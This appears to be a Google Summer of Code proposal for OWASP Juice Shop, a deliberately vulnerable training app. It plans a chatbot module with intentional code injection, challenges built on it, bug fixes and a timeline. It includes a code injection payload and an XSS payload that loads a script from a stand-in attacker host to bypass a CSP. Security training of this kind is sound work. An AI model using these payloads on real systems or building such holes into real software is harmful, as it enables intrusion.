



ChatBot and General Fixes

Project Synopsis

Juice Shop is a node.js based intentionally vulnerable web application meant for security training and tool testing. *Probably the most sophisticated one out there.* With this project, I aim to improve it further with a responsive and completely challenge ready ChatBot and bring it near to “completion” by fixing any and all remaining bugs and doing a thorough sweep of the codebase for any unintended vulnerabilities.

Personal Background

I'm a sophomore at IIT Roorkee, India. I'm passionate about cybersecurity, interested primarily in web application security and applied cryptography. I've been actively participating in CTFs since my freshman year as part of team [InfosecIITR](#). I have also organized CTFs([here](#)), seminars, delivered lectures as part of the open lecture series organized yearly by InfosecIITR (specifically [web1](#), [web2](#), [crypto1](#), and [crypto2](#)) and partake in regular discussions. I spend most of my free time reading blogs, writeups and listening to conference talks

I have experience working closely with teams both in CTFs as part of InfosecIITR, and in development projects under strict deadlines as a part of [SDSLabs](#), an enthusiastic group of developers and designers trying to foster software development culture in the campus.

I maintain the security practice platform [backdoor](#) and frequently organize events for the same. The complete list of challenges created and tested by me for this platform can be found [here](#)


More details about the CTFs and Hackathons I have participated in, as well as the projects I have worked on, can be found in my [resume](#)

Details

Customer Service ChatBot

A chat service with an automated bot that can answer basic customer queries like “How do I contact the admin?”, or “How can I add money to my wallet?”. I aim to use primitive NLP techniques to make a realistic and simple chatbot to be integrated with the application

Here is a preliminary design for the chatbot page



Project files available [here](#)

Additional Dependencies:

[Node-NLP](#)


[Vm2](#) (More details on why this is needed in the implementation part)

Implementation details

First and foremost, the project deliverables include an npm module by the name of **juicy-chat-bots**

The **juicy-chat-bots npm module** will be designed to quickly set up chatbots based on very simple parameters supplied by the user. The developer can pass in a set of options and initialize a bot instance that would run inside a VM context. The instance maintains a blob of active sessions, much like the authenticated users object in juice shop's insecurity module. It generates responses based on very preliminary training data and optionally, callback functions provided at the time of initialization

The Bot is initialized and lives on a separate route, and interacts with users through *API calls*. Wrapper functions are provided by the module to add different sessions for users, process incoming queries and such. For each query, the bot returns a response object containing a **status code** and a **message**.



Why use a VM context?

It provides necessary sandboxing for one of the challenges that I plan to implement before release. It also makes sense practically, since most of the time, a chatbot would be hosted separately from the main server.

Why NLP.js?

- It's much lighter and simpler than the standard [Natural.js](#) and still offers more than enough functionality for our use case

- It provides free and unrestricted use as opposed to the popular chatbot frameworks like Google's [DialogFlow](#) or Microsoft's [LUIS](#)
- It's completely standalone and requires no external API, therefore remaining consistent with the current dependency stack
- NLP libraries that run locally are bound to be computationally expensive. But NLP.js allows us to easily save trained models and load pre-trained models at the time of instantiation, hence we can implement this with virtually no difference in the startup times for juice-shop
- The main functionality we need for our chatbot is extracting the “intent” from a user query. NLP.js provides an extremely simple implementation for this which returns JSON output. It also automatically marks **false positives**.

```
const { NlpManager } = require('node-nlp');


const manager = new NlpManager({ languages: ['en'] });
// Adds the utterances and intents for the NLP
manager.addDocument('en', 'goodbye for now', 'greetings.bye');
manager.addDocument('en', 'bye bye take care', 'greetings.bye');
manager.addDocument('en', 'bye for now', 'greetings.bye');
manager.addDocument('en', 'i must go', 'greetings.bye');
manager.addDocument('en', 'hello', 'greetings.hello');
manager.addDocument('en', 'hi', 'greetings.hello');
manager.addDocument('en', 'howdy', 'greetings.hello');

// Add responses
manager.addAnswer('en', 'greetings.bye', 'Till next time');
manager.addAnswer('en', 'greetings.hello', 'Greetings!');

// Train and save the model.
await manager.train();
manager.save();
const response = await manager.process('en', 'I should go now');
console.log(response);
```

The Challenges

The juicy-chat-bots module will be publicly available on Github for analysis. It will market itself as an anonymous, secure and flexible framework for deploying reliable chatbots (I will make sure to put up a disclaimer in the Readme and a warning on the npm page to prevent people from using it in their own apps unless of course, they're building an insecure application as well)



But there's a catch (as there always is). The only way to interact with a VM context once it has been initialized is by passing in **code as strings**. Hence, the wrapper functions provided by the module may seem secure at first glance but on the inside, they have inefficient input sanitization and are vulnerable to **code injection**.

While the vulnerability itself is fairly easy to spot and exploit, it requires the user to analyze and target the vulnerable module itself. This can be made easier by **self-reporting the vulnerability on snyk.io**, so people just have to think about and google the module to get an idea of what they have to do.

Here's why I think the following challenges will be good for Juice Shop:

- As discussed in [#1346](#), this would finally provide a safe, sandboxed and realistic environment for users to practice code injection and full-fledged RCE without sabotaging the base application itself
- As with a lot of bug reports on HackerOne, vulnerabilities found in libraries can have a lot more impact as compared to app-specific exploits, and **code auditing** is something that all security trainees, especially beginners like myself should get to experience. This is something that **no other Vulnerable web application** or training lab can provide and would be extremely unique to juice shop

Challenges

Kill Juicy

Description

The point of injection would be the session initialization function which would work something like:

```
context.run(`initializeSession(${user.id}, '${user.name}')`)
```

As we already have 2 RCE DoS challenges, the juicy-chat-bots module implies a time limit on each query, possible thanks to VM2.js. So a DoS is not possible, as it will simply kill the process if it's taking too long. Instead one has to set the *bot object to null*, which would throw an error upon the next request

Underlying Vulnerabilities

Improper input validation

Expected Difficulty



The vulnerability itself is pretty easy to spot and exploit but it requires the attacker to actually go through the module

Possible attack flow

A watermark on the chat window (as can be seen in the design) which says "Powered by juicy-chat-bots" prompts the user to google it, which reveals the github repository, npm page and a vulnerability report on snyk. **Expected Payload :**

```
user'); Bot = null; //
```

Verification

For each query, the API calls a function in the vm context. If the context throws an error, it marks this challenge as solved and returns one of the preprogrammed responses for it. This method of verification also accounts for alternate methods of solving this challenge.

Advanced CSP bypass on the ChatBot page

Description

This challenge is based on the **CSP bypass via /redirect route** vulnerability which was [found in Uber](#), and is something that juice-shop itself is already susceptible to. It teaches users about the importance of a secure CSP and an unrecognizable flaw in a realistic policy which looks inherently secure

The point of injection remains the same as the previous challenge

All messages exchanged between the bot and user are properly sanitized. The only vulnerable component on the page is the bot's name. The Page's CSP policy looks like

default-src 'self'; script-src 'self'

It looks pretty secure and would be, if it wasn't for the existing /redirect route in juice-shop

Underlying Vulnerabilities

Improper input validation, XSS

Expected Difficulty



Possible attack flow

Discovery process remains the same as the previous challenge. Expected payload:

```
'user'); Bot.name = '<script src="localhost:3000/redirect?to=https://www.attacker.com/malicious.js"></script>';  
//
```

Verification

When the chatbot page is loaded, it fetches the bot's details from the /chatbot route. The server checks if the bot's name contains the expected payload. If it does, the challenge is solved. This makes sense because in actuality the changes in the name will only be reflected on the frontend after a refresh

Conclusion

In addition to a juice-shop specific module that offers a whole new attack surface for auditing training and sandboxed challenges, the ChatBot itself opens up a lot of possibilities in terms of functionality alone.

- It can potentially be used to spontaneously give out hints

- Run fake promotional messages or offer user statistics and such
- Send felicitation messages when specific challenges are solved

The twist

Partially inspired by the [Juice Shop Jingle](#) and [Juice Shop Shaker](#), I came up with the idea to make the Bot more enjoyable by giving it a personality and populating it with easter eggs.

The bot can be programmed with multiple responses to certain questions.

For example, if there's a query it fails to process, there's a 1 in 4 chance that it answers with something like *"I'm sorry but I couldn't understand what you were trying to say. Here's a baby panda instead"* followed by the image or *"I can barely understand you, you probably need some hydration"*

When a user solves the [Kill Juicy](#) challenge, it terminates with one of the messages *"I trusted you..."* , *"Remember to stay hydrated when I'm gone"*

Or point the user in the direction of certain Challenges, like "I don't have enough resources to handle this request. Everything should be better once the ICO's done.... Whoops!"

Minor Fixes

As mentioned earlier, in an attempt to smooth out the final edges I would be working to rid the platform of all standing bugs and unintended vulnerabilities

- Getting [#1310](#) to work as expected on windows as well

- Getting e2e tests to work smoothly by running further tests for [#1309](#) and the delayed alert error in the reflected XSS challenge.
- There also seems to be a significant amount of small but consequential bugs in the angular services, as pointed out in [#1325](#) and [#1349](#). These are too substantial to be left as is, and too straightforward to base challenges on, and are therefore better off being Fixed. would like to do a thorough sweep of all components and services, reporting and fixing any such discrepancies.

Timeline and Deliverables

Juicy-chat-bots npm module milestones:

Version 0.1: Basic skeleton with a static query to response/callback mapping

Version 0.2: User sessions and bot instantiation

Version 0.3: NLP integration

Version 0.4: More customization options including easter eggs and personalized responses

Timeline	Deliverables
Pre-GSoC	Try to come up with more ideas for chatbot functionalities. Continue with research on SQRL and general contributions to juice shop
Community Bonding (4th May - 1st June)	Get myself familiar with NLP.js which is to be used in the Chatbot, make final adjustments to the UI design and finalize the workflow in coordination with the mentors. I would also love to get to know the larger OWASP community better which is after all, what this period is for.
Phase 1: Juicy-Chat-Bots Module (1st June - 29th June)	
Week 1 (1st June to 7th June)	Reach milestone 0.1 Publish the module
Week 2 (7th June to 14th June)	Reach milestone 0.2 Start working on NLP integration
Week 3 (14th June to 21st June)	Reach milestone 0.3 Test/ Debug NLP support
Week 4	Write training data and prepare standard responses for Juice-Shop's Bot

(21st June to 29th June)	Start working towards milestone 0.4 Prepare for First evaluation
Phase 2: Juice-Shop ChatBot (2nd July - 28th July)	
Week 5 - 6 (2nd July to 15th July)	Integrate the package into Juice Shop and create the chatbot API. Reach milestone 0.4 Start working on the frontend component and API service
Week 7 (15th July to 21st July)	Finish the frontend component and service. With the bot mostly done, I'll start working on testing/bug fixes on the sideline
Week 8 (21st July to 28th July)	Update documentation Continue bug testing Prepare for Second evaluation
Phase 3: Testing/ Bug fixing (31st July - 24th August)	
Week 9 (31st July to 6th Aug)	Implement both Challenges. This is fairly easy since both vulnerabilities are pretty much already present in the bot by now and just need to be turned into challenges.
Week 10 (6th July to 12th Aug)	Write unit tests for challenges Update pwning juice-shop
Week 11 (12th Aug to 18th Aug)	Final sweep for bugs on the entire codebase Testing, evaluating and fine-tuning all the changes made thus far Prepare for Final evaluation
Week 12 (18th Aug to 24th Aug)	1 week buffer for unexpected situations. Otherwise goes into more testing or implementing any additional features that may have come to mind during the process

Post GSoC plans

My plan is to stick with OWASP long term. I'll continue to maintain and improve juice-shop. It is very closely related to my field of interest and even in the short time that I've been here, it has helped me learn a lot. Everytime I make a challenge or feature for juice-shop, I find myself thinking about how it would translate into a real-world application and how believable it would be in a practical scenario. Furthermore, there are still many features I have in mind that couldn't be

implemented in the 3 GSoC month period, like

- Multi-language and auto-correct support for Juicy-Bot
- Support in Juice Shop for exfiltration challenges
- GraphQL injection challenges

I want to try out other OWASP projects as well (specifically, ZAP and Python Honeypot have caught my eye so far). I would love to help new contributors get started and am excited to be a part of the OWASP community

Motivation

Why GSoC?

My motivation for GSoC this year is getting started with the open-source community. GSoC is a great program for introducing organizations with prospective contributors. I have worked on a number of projects before but never with such reach and real-world impact. This prospect of learning and just the very idea of my code being able to reach such a large number of people and make a tangible impact is very exciting for me.

Why OWASP?

I'm very passionate about all things Infosec. I genuinely wish to be a part of the OWASP community and GSoC seems like a great way to start. The resources on the OWASP website and the conference talks have been a great learning resource for me in the two years since I developed my love for this field. Though admittedly, most (though not all) of my exposure to Infosec comes from CTFs and training labs and I feel like being a part of the OWASP community could be a great way to break out of that bubble. Also, as someone looking to make a career in Infosec in a country where the culture is still very much emerging, the guidance and mentorship I can get from OWASP are irreplaceable.

I chose Juice Shop specifically because I had been briefly exposed to it last year, around the time when I was first starting to develop an interest in offensive security and wanted to explore more. Juice Shop seemed like the perfect transition between the fictional CTF problems that I had been doing and what I imagined a real bug bounty would feel like. When I learned I could give back, there was simply no reason not to indulge.

Pre GSoC engagement

I have been actively contributing to Juice Shop for almost two months at the time of writing this proposal and I'm quite familiar with the codebase. Over this period of time, I have fixed bugs, created challenges along with accompanying unit tests and made a few enhancements to the platform. The complete list of my contributions can be found [here](#) and [here](#)

A few major ones of these are:-

- [#1315](#): Added a dynamic CSP header to the user profile page, upgrading the existing classic XSS challenge to a two-step process, as the users now also need to inject a malicious script-src directive into the CSP using the profile image link. Also, because of this PR, users can now use [links of images with different extensions](#) which was previously restricted to gravatar links of jpeg images
- [#1299](#) : Added functionality for observing and serving usage metrics to be scraped by Prometheus, allowing efficient monitoring of juice-shop instances.
- [#1310](#) : Fixed the two JWT challenges and their corresponding tests, which had been [broken ever since they were created](#), by manually debugging older and largely undocumented versions of the jsonwebtoken and jws modules.
- [#1350](#): Fixed the long persisting issue of flaky API tests because of SQLite's database locked errors.

About me

Basic Information

1. Personal Information

- Name: Mohit Sharma
- Nick: SC4R

- Github: [Scar26](#)
- Email: mmatty26@gmail.com
- Phone No. +91-7419140386
- Location: India
- Time Zone: India (UTC+5.30)

2. University Information

- University: Indian Institute of Technology Roorkee
- Majors: Engineering Physics
- Current: II Year (expected graduation in 2022)
- Degree: B.Tech (4-year program)

3. Contact and work timings:

- Reachable anytime through **email, slack, gitter** or a video session if required.

Timings: UTC 5:30 AM to 9:30 PM (IST 11 AM to 3 AM)

- Typical Working hours:
 - **Weekdays:** UTC 10:30 AM to UTC 3:30 PM, UTC 4:30 PM to UTC 9:00 PM
 - **Weekends:** UTC 5:30 AM to UTC 8:30 AM, UTC 10:30 AM to UTC 3:30 PM, UTC 4:30 PM to UTC 7:30 AM

4. Development Environment

- OS - Kubuntu 18.04, Windows 10 and Ubuntu on WSL (I mostly work on Kubuntu)
- IDEs - VScode, Sublime text

Technical Skills

Programming Languages and Frameworks

- Fluent in Python, PHP, Javascript (ES6 and node.js), and goLang
- Proficient in Vue.js and Angular
- Task automation using bash scripting
- Worked on developing RESTful APIs ([VoteSec.io](#), [Gasper](#))
- Proficient in Blockchain(Ethereum) development. Fluent in Solidity and have worked with truffle, geth and Matic APIs
- Moderate knowledge of C/C++, Matlab/Octave, and Ruby

Testing and exploitation tools

- Worked with pwntools and Selenium. Was also exposed to Protractor while writing e2e tests for Juice Shop
- Proficient in Wireshark and nmap
- Moderate knowledge of Burp Suite.
- Experience with automated testing tools like sqlmap, nosqlmap and XSS hunter

Version Control

- Strong experience with Git